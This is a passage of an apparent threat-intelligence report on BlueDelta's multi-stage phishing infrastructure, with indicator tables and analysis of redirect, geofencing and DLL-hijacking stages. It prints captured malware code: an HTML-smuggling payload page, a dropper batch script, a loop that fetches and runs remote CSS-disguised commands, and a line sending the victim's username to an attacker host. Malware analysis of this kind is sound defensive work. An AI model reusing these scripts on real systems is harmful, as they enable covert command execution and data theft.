


```
Updating Windows...
------------------------------------
Progress: +++++++++++--------- 55%
------------------------------------
```

Figure 6: *Fake Windows update installer (Source: Recorded Future)*

Stage Five

The stage-five script, hosted on Mockbin, remains unchanged from phase one, as shown in **Figure 7**. This script checks the victim's user agent string to ensure it is running a 64-bit version of Windows and whether its browser version is above 100. If the checks pass, the JavaScript redirects the victim to stage six hosted on Mocky; if they fail, it redirects the victim to *msn[.]com*. The stage-five Mockbin URL is also used to capture the results of stage-six commands, per **Figure 1**.



```
<script>function getBrowserVersion() {
    if(navigator.userAgent.toLowerCase().includes('chrom')){
        var raw = navigator.userAgent.toLowerCase().match(/chrom(e|ium)\\/([0-9]+)\\./);
    return raw ? parseInt(raw[2], 10) : false;}

    if(navigator.userAgent.toLowerCase().includes('firefox')){
        var match = window.navigator.userAgent.toLowerCase().match(/firefox\\/([0-9]+)\\./);
    return match ? parseInt(match[1]) : 0;}
    }
</script>
<script>
    if (window.navigator.userAgent.toLowerCase().includes('win') &&
    !window.navigator.userAgent.toLowerCase().includes('wow') && getBrowserVersion() > 100){
        window.location.replace('https://run.mocky.io/v3/[GUID]');}
    else{window.location.replace('https://www.msn.com');}
</script>
```

Figure 7: Stage-five Mocky redirection script (Source: Recorded Future)

Stage Six

At the time of investigation, the stage-six scripts hosted at Mocky were returning "`404 Not Found`" HTTP responses, likely meaning these had been taken down and were not available for analysis. As per phase one, this stage likely contained a second geo-fencing check that, if passed, allowed the victim to download a CSS payload via HTML smuggling, which contained commands to be executed on the victim's machine.

Stage Seven

Stage seven remains unchanged from phase one. The stage-five Mockbin URL is used to capture the results of commands executed on the victim system, which are stored as API calls in Mockbin and available to collect by BlueDelta.

Lure Documents and Malware

Insikt Group identified three separate ZIP files used in phase two, as shown in **Table 1**. The ZIP files contained the first malicious BAT and benign CAB files and no further lure documents.

File Name	Hash (SHA256)
kb5021042.zip	d712744a128b22a0919ecde2508bbfeffa33a61870a941c424e8b301183c44fe
kb5021042.cmd	7ec80bd3469656f3d8d406a64097d2f0b2bbd1fd0e49f260ae7b28524470c0fe
update-kb-5021042.zip	54a27464c7ad7f2e32cd123b27c0f9082590cd5ba48526bf00728e8107048f48
Install-kb-5021042.cmd	12d98b5c513fe9668661e3fdabb93f595a82a81554f28fbd84658de0aab2a929
update-kb-5021042.zip	6c0658ac52ca6eb315ab8b6b702a9e24d02d58f24d6d6feb55716b0c05252e51
install-kb-5021042.cmd	d9be3235d7236ff66c871d4070b98fd0fe46319d0ef04047c1ab4e8c7254d8a5

Table 1: *Phase-two malware samples (Source: Recorded Future)*

Phase-Three Infrastructure Updates

Beginning October 17, 2023, BlueDelta deployed new infrastructure, which improved several stages of the previous two phases. BlueDelta moved away from hosting first-stage redirection scripts on GitHub and instead used InfinityFree hosting. Additionally, the threat actors moved all operating system filtering and geo-fencing scripts from HTML to PHP, meaning the code was no longer visible to security researchers due to server-side execution. BlueDelta may have implemented this change to make their infrastructure harder to detect and track, or it's possible the threat actors wanted to move away from the free API hosting service Mockbin, as the service temporarily halted its operations around the time of the change while it updated its service. It's also possible these changes were in response to public reports exposing BlueDelta's previous campaigns.

In phase three, a significant increase in targeting was observed, with 27 new first-stage domains and eleven separate payloads uncovered, some of which were recently reported by Trend Micro. Most of the domains seen in phase three followed a similar pattern to those used in the previous two phases, where BlueDelta used a combination of hyphenated words. Some domains appeared to be file downloads, such as *file-download[.]infinityfreeapp[.]com.* In some instances, the chosen domains showed a lack of creativity by the threat actor, such as *fdsagdfg[.]rf[.]gd,* or were duplicate domains with letters appended to the end, such as *document-c[.]infinityfreeapp[.]com* and *document-d[.]infinityfreeapp[.]com.* The complete list of detected phase-three domains is shown in **Table 2***.*

Domain	First Detected
calc-dwn[.]infinityfreeapp[.]com	2023-10-30
clouddrive[.]infinityfreeapp[.]com	2023-10-12
document-c[.]infinityfreeapp[.]com	2023-10-30
document-d[.]infinityfreeapp[.]com	2023-10-30
documents-cloud[.]infinityfreeapp[.]com	2023-12-06
downloadc[.]infinityfreeapp[.]com	2023-11-08
downloaddoc[.]infinityfreeapp[.]com	2023-11-07
downloadfile[.]infinityfreeapp[.]com	2023-10-24
downloadingdoc[.]infinityfreeapp[.]com	2023-11-07
downloadinge[.]infinityfreeapp[.]com	2023-10-26
downloadingf[.]infinityfreeapp[.]com	2023-10-19
downloadingq[.]infinityfreeapp[.]com	2023-10-26
downloadingw[.]infinityfreeapp[.]com	2023-10-26
downloadx[.]infinityfreeapp[.]com	2023-11-13
downloadz[.]infinityfreeapp[.]com	2023-11-08
fdsagdfg[.]rf[.]gd	2023-10-17
file-download[.]infinityfreeapp[.]com	2023-12-15
filedwn[.]infinityfreeapp[.]com	2023-10-25
filehosting[.]infinityfreeapp[.]com	2023-10-25
filihosting[.]infinityfreeapp[.]com	2023-10-25
microsoft-files[.]infinityfreeapp[.]com	2023-10-24
online-download[.]infinityfreeapp[.]com	2023-11-13
online-drive[.]infinityfreeapp[.]com	2023-11-13

online-files[.]infinityfreeapp[.]com	2023-11-06
opendoc[.]infinityfreeapp[.]com	2023-11-13
opendocument[.]infinityfreeapp[.]com	2023-11-13
opendocuments[.]infinityfreeapp[.]com	2023-11-13

Table 2: *BlueDelta phase-three, stage-one, redirection domains (Source: Recorded Future)*

Additionally, for phase three, the actors made slight changes to the infrastructure stages, combining previous stages two and three into a single PHP script, as shown in **Figure 8**.



Stage 1
Stage 2
Stages 3-6
Malicious URL
HTTP redirect to filedwn.php
filedwn.php sandbox, geo and browser check
PASS
FAIL
Malicious archive file
Benign archive file
msn.com
Malicious BAT file
execdwn.php Light sandbox check
Loop every 300 seconds
mocky[.]io Browser and geolocation check
C2 commands in BAT file, masquerading as a CSS file

Figure 8: *Phase-three infrastructure stages (Source: Recorded Future)*

Stage One

Previously, in phase two, stage one, the actors used an HTML redirection script to forward victims to Mockbin, as described in **Figure 3**.


In phase three, the redirection technique was modified to use the web server's root directory, which forwarded victims to a new PHP script called `filedwn.php`. For example, **.infinityfreeapp[.]com/?id=* would redirect to **.infinityfreeapp[.]com/filedwn.php?id=*.

Stage Two

In phase three, the aforementioned file `filedwn.php` replaced the previously used stages two and three in the infection chain. Due to PHP being a server-side programming language, it is not possible to see the actual code used, but it’s assumed that the malicious script carries out similar sandbox, browser, and geo-fencing checks as per the previous stages in phases one and two. If the victim fails the checks, `filedwn.php` serves the victim a benign ZIP file and redirects them to *msn[.]com;* if they pass, they receive a malicious ZIP. It is suspected that the threat actors may have added some sort of count function limiting the number of times the malicious payload can be downloaded, as during our research, it was noted that the payload could only be downloaded once, and subsequent requests would receive the benign ZIP file.

Stage Three


The payload for stage three was changed slightly from the previous two phases. As shown In **Figure 9**, one lure theme was "`news_week_6`" and when decompressed, the ZIP file contained a folder with an executable called `news_week_6` and hidden files named `calc.cmd`, `WindowsCodecs.dll`, `news_week_6`, and `news_week_6.docx`.


Manage
C:\Users\user\Desktop\0a06d9f7cf2c3825b8f51f3b3b...
File
Home
Share
View
Application Tools
0a06d9f7cf2c3825b8f51f3b3b60e68d5ab902499edea2126728b...
Search 0a06d9f7cf2c3825b8f...
5 items
1 item selected 1.72 KB

Name	Date modified	Type	Size
calc.cmd	11/2/2023 8:04 AM	Windows Comma...	2 KB
news_week_6	11/2/2023 8:00 AM	File	21 KB
news_week_6 .EXE	7/13/2009 9:38 PM	Application	897 KB
news_week_6.docx	10/25/2023 2:42 AM	Office Open XML ...	23 KB
WindowsCodecs.dll	11/2/2023 5:40 AM	Application exten...	10 KB

Figure 9*: Contents of the stage-four payload (Source: Recorded Future)*

The `news_week_6` executable file is a benign copy of `calc.exe` that loads `WindowsCodecs.dll` via dynamic-link library (DLL) search order hijacking. Once loaded, the `DLLMain` function executes `calc.cmd` via a call to `system()`, as shown in **Figure 10**. The `news_week_6` executable file had several spaces appended to the file name, which were probably added to hide the fact that it was an executable file.




```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason != 1 )
    return 1;
  system("cmd.cmd");
  return 0;
}
```

***Figure 10**: `WindowsCodec.dll` used to execute `cmd.cmd` (Source: Recorded Future)*

The `calc.cmd` script creates similar BAT and VBS files, as seen in phases one and two. It then launches the decoy document `news_week_6.docx`, removes the malicious payload from the victim's machine, and replaces it with a copy of the benign payload `news_week_6` file.


As shown in **Figure 11**, the first line of the `calc.cmd` script is the same as seen in the first two phases. This creates a VBS script and another BAT script that repeatedly checks in with the command-and-control (C2) for new payloads masquerading as CSS files. The `calc.cmd` script then continues by killing any running instances of `WINWORD.exe`, removing the malicious artifacts from its payload, copying the benign copy of its payload into the user's download directory, and then opening the decoy document.



```
@echo off & (echo On Error Resume Next & echo CreateObject^(^"WScript.shell^"^).Run ^"^"^"%%programdata%%\\ee347a70-99ee-4e9a-9a36-c
title "news_week_6.docx"
attrib -h -r /s > nul 2>&1
start "" "news_week_6.docx" > nul 2>&1
taskkill /F /IM "news_week_6                                                                                  .EXE" > nul 2
del /F /A /Q WindowsCodecs.dll > nul 2>&1
del /F /A /Q "news_week_6                                                                               .EXE" > nul 2>&1
if exist "%userprofile%\Downloads\news_week_6.zip" move /y "news_week_6" "%userprofile%\Downloads\news_week_6.zip" > nul 2>&1
if exist "..\news_week_6.zip" move /y "news_week_6" "..\news_week_6.zip" > nul 2>&1
if exist "news_week_6.zip" move /y "news_week_6" "news_week_6.zip" > nul 2>&1
del /F /A /Q "news_week_6" > nul 2>&1
del /F /A /Q "calc.cmd" > nul 2>&1
exit
```

***Figure 11**: `calc.cmd` script (Source: Recorded Future)*


A minor change to the BAT script used to retrieve a new CSS payload was observed. When running Microsoft Edge in headless mode, rather than using the URL for the C2, an encoded HTML page is instead provided, as shown in **Figure 12**.



```
:loop
chcp 65001
timeout 300
taskkill /im msedge.exe /f
timeout 5
del /q /f "%userprofile%\Downloads\*.css"
start "" msedge --headless=new --disable-gpu data:text/html;base64,PHNjcmlwdD53aW5kb3c
timeout 30
taskkill /im msedge.exe /f
move /y "%userprofile%\Downloads\*.css" "%programdata%\gauu5m.cmd"
call "%programdata%\gauu5m.cmd"
del /q /f "%programdata%\gauu5m.cmd"
goto loop
```

Figure 12: *BAT script used to repeatedly retrieve new CSS payloads from the C2 server (Source: Recorded Future)*

As shown in **Figure 13**, when Microsoft Edge loads the encoded page, a JavaScript script redirects the browser to an *infinityfreeapp[.]com* URL rather than Mockbin, as used in phases one and two.



```
<script>
    window.location.replace("https://document-d.infinityfreeapp.com/execdwn.php?id=[GUID]");
</script>
```


Figure 13: *Decoded HTML page used to redirect the victim to the C2 server (Source: Recorded Future)*

Stage Four

The stage-four script, `execdwn.php`, was also changed to PHP from HTML and is hosted at InfinityFree rather than Mockbin. The content of this script is not viewable, but it is expected to be similar to the previous stage-five script containing JavaScript, as shown earlier in **Figure 7**. The script conducts browser and operating system checks before forwarding the victim to a final payload hosted at Mocky, which contains commands to be executed on the victim's system. As per the previous Mockbin file, this stage is also used to capture the output of these commands after stage six for the actors to collect.

Stage Five


Several payload scripts were captured in this phase. The scripts remained the same as those found in phase one and contained a second geo-fencing check that, if passed, allowed the victim to download a malicious CSS payload via HTML smuggling, which contained commands to be run on the victim's machine, as shown in **Figure 14**.



```
<html>
    <head>
        <title>MSN</title>
        <script src='https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js'></script>
        <script>
            $(document).ready( function() {$.getJSON('https://ipapi.co/json', function(data){
            if (window.navigator.userAgent.toLowerCase().includes('edg') && data.country_code.toLowerCase() == 'us')
                {var a = document.createElement('a');a.href = 'data:text/css;base64,[B64 encoded data]';
                a.download = 'hsmynsad.css';a.click();}
                    else{window.close()
            ;}});});
        </script>
    </head>
    <body>
    </body>
</html>
```

***Figure 14**: Stage-five geofence and final payload script (Source: Recorded Future)*

The final CSS payload was updated slightly compared to phases one and two. As shown in **Figure 15**, BlueDelta printed the username and userdomain to a file rather than using the `whoami` command.



```
chcp 65001
taskkill /im msedge.exe /f
(echo %USERNAME%_%USERDOMAIN%)>"%programdata%\hsmynsad"
set /p hsmynsad=<"%programdata%\hsmynsad"
timeout 5
start "" msedge --headless=new --disable-gpu "hxxps://online-drive.infinityfreeapp[.]com/execdwn.php?id=[GUID]&who=%hsmynsad%"
timeout 30
```

